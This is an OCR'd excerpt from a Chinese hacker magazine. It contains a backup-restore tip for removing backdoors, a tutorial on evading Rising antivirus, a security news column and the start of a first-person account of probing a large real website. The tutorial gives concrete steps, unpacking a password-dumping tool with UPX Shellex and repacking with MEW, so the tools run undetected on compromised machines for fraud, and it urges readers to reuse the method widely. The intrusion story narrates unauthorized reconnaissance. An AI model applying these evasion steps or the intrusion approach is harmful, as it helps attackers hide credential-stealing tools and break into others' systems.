


图4 选择需要还原的备份文件




图5 导入文件并确定还原目录

呵呵，是不是很简单呢？用了这个比GHOST简单方便多了！至少它不需要重启计算机！

编辑点评：这个方法老鸟们都知道，一旦图形界面进不去了，这个方法也就不好使了。我决定发这篇文章的目的是：利用这个方法可以清除如黑客之门这类的后门，一般中了这类后门，大多数人的选择是重新安装操作系统，其实我们可以利用系统备份功能只备份一些系统文件及注册表。只需要简单的操作就能把黑客之门这样顽固的程序给扫地出门了。记住：备份是很重要的哦，说不定什么时候它就能救急呢！

与瑞星的挑战

yizhigu

从本文你可以学到：

1.UPX Shellex和MEW的基本使用方法

2.利用简单的脱壳和加壳来欺骗杀毒软件

前天看朋友在互联星空上刷点时，发现传上去的工具不能正常运行。朋友的电脑上安装的是卡巴反病毒软件，并未定义这两个工具为病毒。后来经过肉鸡进程查看得知，对方杀毒软件为瑞星，很明显，瑞星是将其列为病毒了。看来国内的杀毒软件也有令人可喜的地方，将刷点需要的黑客工具放到“黑名单”，从根本上保护了用户的安全。其实我个人反对刷点，但是看朋友很为难的样子，决定一同解决这个问题。

首先想到的是通过结束瑞星的进程来运行我们的工具，可是这个思路很快被否定了。因为瑞星利用的是进程守护，结束后又立刻被激活，而木马也没有结束多个进程的功能。虽然可以写批处理来解决，可是每次这么操作也比较麻烦，所以只能找其他的下手点了。我们的想法很一致：做免杀处理。

现在关于免杀的方法很多，改特征码、加花指令等，可我俩是既菜又懒。那么有没有更简单的途径？经过我们的测试，发现瑞星的病毒定义功能的确不敢恭维，下面还是介绍一下方法吧。

朋友刷点需要的工具是dialupass（查看拨号密码的程序）和Tinyhttp（开启http代理），我们安装了最新的瑞星2006并用kinki提供的序列号和ID升级到最新版本进行查杀，果然是双双被通缉了。

在这里特别感谢kinki！先来看一下dialupass这个程序。用peid载入后发现是UPX的壳，用最强的UPX壳专用工具UPX Shellex的来进行脱壳，见图1。




图1 用UPX Shellex脱dialupass的壳




图2 用UPX Shellex脱掉Tinyhttp的壳后的查杀结果

然后在同目录下生成了脱壳后的文件dialupass_unpack。用瑞星对这个文件进行查杀。真不敢相信自己的眼睛，简单通过脱壳的改造就过了瑞星！接着就是Tinyhttp了，同样是用UPX加壳，再使用UPX Shellex来对其脱壳处理，查杀脱壳后的文件，看来结果不够理想，瑞星定义到的特征码跟壳无关，见图2。

不过既然瑞星这么脆弱，那我们再加个壳试一下，这里我用到的是MEW11，因为这个加壳软件不容易使程序自身变形。

用瑞星查杀，oh my god，又一个免杀产品诞生了！在本机测试运行，完全正常。我们甚至不敢相信，瑞星就这么容易被我们干掉了。

瑞星作为国内知名杀毒软件，看来在对于壳的判断上还需要加强和改进。写这篇文章，是希望大家举一反三，用同样的方法可以对很多程序进行瑞星的免杀处理。同时希望大家在新年里有更多进步，遇到难题不逃避，简单的方法也是通向成功的渠道。

【文章中所涉及到的UPX Shellex、Tinyhttp、MEW、dialupass已收录在光盘中】

编辑点评：

自从上期刊登了几篇修改特征码的文章，许多小菜在打造免查杀的时候，都经过许多挫折才最终打造成功。在这里我也祝贺各位小菜们，通过这篇文章希望小菜们知道，打造免查杀的工具也不一定非要那么麻烦，是不是觉得这篇文章很实用呢？在这里也顺便提醒一下小菜们：作者的方法虽然能通过瑞星的查杀，但不代表就能通过其它杀毒软件的查杀，因为每个杀毒软件公司提取特征码的地方都不一样哦！

烽火台

新闻串讲台

作为狗年元月的第一本杂志，我们烽火台这个栏目也迎来了个新的开始。本栏目接到上级指示，要把烽火台改版，其宗旨就是手册那句经典“名言”，要叫读者看着大大的过瘾！所以从本期开始，烽火台由原来一版改为两版，其它更有挡不住的惊喜！（不多说了，多说我会被老编批“不说正事，扯什么”！）。

本月13日补丁日，微软老大哥如期发布两个新安全补丁，一个定级为“重要”，另一个则为“高危”。新补丁修复了IE和Windows内核存在的安全隐患。此次补丁发布一共修复了IE 5/6中存在的4个高危安全隐患，并取代了今年10月发布的累计安全更新程序。与本月发布补丁有关系的厂家众多，其IE浏览器的安全补丁解决了索尼BMG音乐娱乐公司的根工具包引起系统崩溃的问题，并促使安全软件厂商赛门铁克将其全球威胁状况等级提高到了第二级的水平，这就意味着将会爆发攻击事件。怕怕，幸亏及时发布了补丁，如果不发布，不知道这个网络世界会闹成个什么样子？

谈了补丁大哥这么多，再来说下其他的。12月19日，新浪科技登录英特尔中国网站（www.intel.com.cn）时发现该域名已经转跳转为“备案通知”的页面，而不是公司网站内容。英特尔中国网站的注册信息显示，“www.intel.com.cn域名将于2006年10月13日过期”。新浪科技随即致电英特尔公司，但英特尔公司并未对此发表评论。据万网的工作人员表示，这是因为英特尔公司没有在信息产业部备案，这位工作人员表示，没有备案的网站已有数批被停止域名服务。我们可以看到信息产业部进行网上集中备案管理的工作开始大规模展开了，此举可以有效的遏止一些不法站点的蔓延！另外12月15日腾讯公司终于就推出的“整人功能”向广大用户被迫认错。任何人只要花费2Q币即可恶整别人的QQ秀，也就是将一个动画强加到别人的QQ秀上。被整的人如果要取消这个动画，必须花3Q币购买所谓的“恢复药水”，否则只有忍受QQ秀被加上这个东西整整12个小时。在整个过程中，广大用户无辜受到骚扰、Q币被人宰割，而作为服务商的腾讯却借机坐享渔利。其黑手伸得之远，令人汗颜。小编的QQ秀前几天被人作弄，十分不雅，无奈，无QB，害我12小时未上网才躲过去。

12月21日晚11点47时，地址为http://service.sina.com.cn/的页面，被放置了一个黑客图片，但是在新浪的导航区却找不到http://service.sina.com.cn/的足迹，这是为何？？新浪被黑？还是其它原因？这里小编可以猜测，是被黑．大家可以去中国被黑站点统计网(http://www.zone-h.com.cn/index.php?mode=&type=&key=&page=1)前去查看，当时黑的图片显示的提名为KtKoTi&tarop,而这新浪站被黑的消息的提交人为KtKoTi．具体就大家自己分析吧！22日10点后，图片不见，但是成了个汽车搜索页面．有人称其原理很简单，利用工具，通过注入搞定的，认为只要去做，微软的也可以搞定．对此小编我不敢苟同！不过，没有绝对的安全，这句话肯定是精确并是经典的！

新的一年开始了，不知“西线无战事”这个栏目的作者和编辑在去年一年里的工作能否让大家满意呢？当然了，虽说我们的工作是努力的，但如果能得大家肯定的话，那就是让我和作者继续办好这个栏目的最大动力。新年新气象，本期栏目一向本着高手和菜鸟兼顾、技术新意与经典并存的宗旨，继续为你带来多篇不错的文章。kyo与lt再次出手，一个着重于解决实际问题，一个仍沉迷于php代码安全的乐趣之中；另外还有剑心、寂寞的刺猬等新、老写手的妙手偶得，让我们在2006年里继续黑客之旅吧……

利用社会工程学突破内网

KYO

前些天刚收到E-mail，得知我通过了CISP的考试。高兴之余就把我渗透一个全世界排名100多位的大站的过程写了出来，也好和大家一起学习，共同进步。至于入侵的原因，我就不多说了。

目标是mms.****.com，是用aspx写的，先用iiswrite.exe检测一下，结果如图1所示：




图1

通过检测结果，了解到目标WEB服务器是Win2000，我认为至少比Win2003搞起来轻松点。不过通过域名查询知道，服务器IP没有绑定任何国际域名，旁注是没辙了。再从扫描的端口上来看，只开了21和80，只有FTP服务和WEB对外开放，肯定做了安全策略和安装了防火墙。FTP了一下21端口，返回信息220 hw-9ab3d94fe590 Microsoft FTP Service (Version 5.0)。服务器十有八九用的是微软自带的FTP（至于是否改了banner，尽量先不考虑），至少想从WebShell上利用Serv-U提升权限是不可能的了。另外还有一点信息可以判断出hw-9ab3d94fe590即为该机器的机器名。那么FTP的账户信息和该服务器的账户应该是一一对应的，暴力破解的苦力活我是不做的，意义不大。注入点我也没有找到，后台猜了半天也没猜出来，看来主动进攻不太好进行。

换个思路吧，看看它的C类段有没有弱弱的机子。经过扫描知道，那个C类网段基本都是这个网站的分站。经过艰苦的寻找

